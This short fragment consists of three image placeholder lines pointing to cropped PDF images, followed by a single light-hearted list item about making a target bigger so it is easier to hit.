
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
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
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- Make the target even bigger so it's easier to hit ;)

